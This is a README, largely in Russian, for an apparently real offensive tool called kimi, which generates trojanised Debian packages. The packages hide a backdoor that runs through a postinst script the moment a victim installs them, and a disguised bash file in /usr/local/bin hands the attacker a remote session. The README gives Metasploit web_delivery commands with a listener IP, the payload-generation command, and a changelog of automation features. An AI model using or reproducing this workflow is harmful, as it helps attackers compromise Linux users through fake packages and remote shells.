
 chaitanyaharitash/kimi
Script to generate malicious debian packages (debain trojans).

Скрипт для генерации вредоносных debian-пакетов (debian-троянов).
Kimi — имя, вдохновлённое "Кимимаро", одним из моих любимых персонажей аниме "Наруто".

Kimi — это скрипт, который генерирует вредоносный debian-пакет для metasploit,
содержащий bash-файл. Bash-файл развёртывается в каталоге "/usr/local/bin/".

Бэкдор выполняется, как только жертва пытается установить deb-пакет, благодаря файлу postinst.

Bash-файл внедряется и также выступает в роли некоторой системной команды, которую выполняет жертва,
а атакующий получает сессию.

Преимущества :
-- Полная независимость. Пользователю не нужно устанавливать какой-либо создатель debian-пакетов.
-- Может быть легко интегрирован с любым генератором полезных нагрузок благодаря использованию аргументов (знаю, это слабо :P).


Kimi в основном зависит от модуля web_delivery, и всё автоматизировано.
Всё, что нужно атакующему, — выполнить следующие настройки:

Настройка Web_Delivery в msf:

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set Lhost 192.168.0.102
Lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit

Генерация вредоносной полезной нагрузки:

dreamer@mindless ~/Desktop/projects/kimi $ sudo python kimi.py -n nano -l 127.0.0.1 -V 1.0 -a i386

ПРИМЕЧАНИЕ :: Этот проект был создан для интеграции с Venom Shellcode Generator 1.0.13.
Его также можно использовать отдельно: всё, что нужно, — изменить uri-путь в переменных msf.
-------------------------------------------------------------------------------------

Тестировалось на:
            Linux Mint 17.2 Cinnamon (Ubuntu 14.04)
            ParrotOS (Debian Jessie)
            Kali Rolling 2.0
[22 февраля 2017]
-- Добавлена функция создания файла "postinst" для автоматизации выполнения внедрённого вредоносного файла.
-- Добавлена функция генерации RC-файла для полной автоматизации с открытием обработчика — больше не нужно
   настраивать обработчик вручную.
-- Исправлены некоторые распространённые ошибки (особая благодарность r00t 3xp10it :)).

[12 октября 2017]

-- Добавлен аргумент командной строки (-a/--arch) для выбора архитектуры (i386/amd64).

[24 апреля 2019] - Тестовый выпуск.
-- Теперь можно задать пользовательский URI и LPORT.
-- Полезная нагрузка на Python обновлена для совместимости с Python 2/3 и последней версией Metasploit 5.
-- Весь код переработан, хотя он всё ещё поддерживает Python 2.7.
   Запись в блоге     : http://hackinguyz.blogspot.in/2017/03/kimi-malicious-debian-package-creator.html
   Видео на YouTube   : https://youtu.be/Dsn6BRHy9_w
   Образец на VirusTotal (потому что я видел нехорошее использование этого скрипта в дикой природе): 7d91abb413c8cd3274f348ff12f244b9a503abfe018f138d34bbe2deab04472f
Suspicious Shell Activity [Red Team]
Twitter : @bofheaded






